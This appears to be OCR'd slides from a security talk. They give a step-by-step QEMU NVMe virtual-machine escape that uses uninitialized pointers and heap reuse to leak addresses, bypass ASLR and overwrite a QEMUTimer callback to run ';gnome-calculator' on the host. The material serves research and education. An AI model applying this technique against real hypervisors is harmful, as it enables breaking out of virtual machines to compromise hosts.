
4. Malloc `io_req` structure, leaving uninitialized pointer field

Bypass ASLR

5. Trigger `free(guest_addr)`.
The freed chunk will be added
to host's `0x290` tcache bins

Guest Space

Host Space





Bypass ASLR

6. Leak the **host's heap address** by reading the buffer

Guest Space



Host Space



Bypass ASLR

Guest Space

Host Space




7. Malloc another mapping table with the size of 0x290 to fill in the chunk located in guest space, the pointer in this table points to the command chunk located in guest

Bypass ASLR

8. Leak the **physical mapping address** by reading the buffer

Guest Space



Host Space



```
pwndbg> info proc mappings  
process 24414  
Mapped address spaces:
```


Start Addr	End Addr	Size	Offset	objfile
0x55dcc8f03000	0x55dcc9d1f000	0xe1c000	0x0	qemu-system-x86_64
0x55dcc9f1e000	0x55dcca0ae000	0x190000	0xe1b000	qemu-system-x86_64
0x55dcca0ae000	0x55dcca1a0000	0xf2000	0xfab000	qemu-system-x86_64
0x55dcca1a0000	0x55dcca1c9000	0x29000	0x0	
0x55dccacbd000	0x55dccc04a000	0x138d000	0x0	[heap]
0x7f68d4000000	0x7f68d4021000	0x21000	0x0	
0x7f6917e00000				0x0
...				
[some shared libs]				
0x7ffe382b6000	0x7ffe382d7000	0x21000	0x0	[stack]
0x7ffe383da000	0x7ffe383dd000	0x3000	0x0	[vvar]
0x7ffe383dd000	0x7ffe383df000	0x2000	0x0	[vdso]
0xffffffffffff600000	0xffffffffffff601000	0x1000	0x0	[vsyscall]

Bypass ASLR

“;gnome-calculator”

9. Make a 0x40 fake chunk

Guest Space



Host Space



```
struct QEMUTimer {  
    int64_t expire_time; /* in nanoseconds */  
    QEMUTimerList *timer_list;  
    QEMUTimerCB *cb; // function pointer  
    void *opaque; // first argument  
    QEMUTimer *next;  
    int attributes;  
    int scale;  
};
```



10. Construct another uninitialized io_req with the pointer pointing to 0x40 chunk in guest

Bypass ASLR

“;gnome-calculator”

Guest Space

Host Space



11. Trigger free(timer_addr).
And malloc a QEMUTimer to fill
in the chunk located in guest.

● ● ●

```
static void nvme_init_sq(NvmeSQueue *sq, NvmeCtrl *n, uint64_t dma_addr,
    uint16_t sqid, uint16_t cqid, uint16_t size)
{
    ...
    sq->timer = timer_new_ns(QEMU_CLOCK_VIRTUAL, nvme_process_sq, sq);
}
```


Bypass ASLR

“;gnome-
calculator”

12. Leak the **QEMU binary address** by reading the buffer

Guest Space

Host Space




RIP Control

“;gnome-calculator”

13. Overwrite cb to system@plt, and opaque to cmd_addr by writing the buffer

Guest Space



Host Space



Execute Command

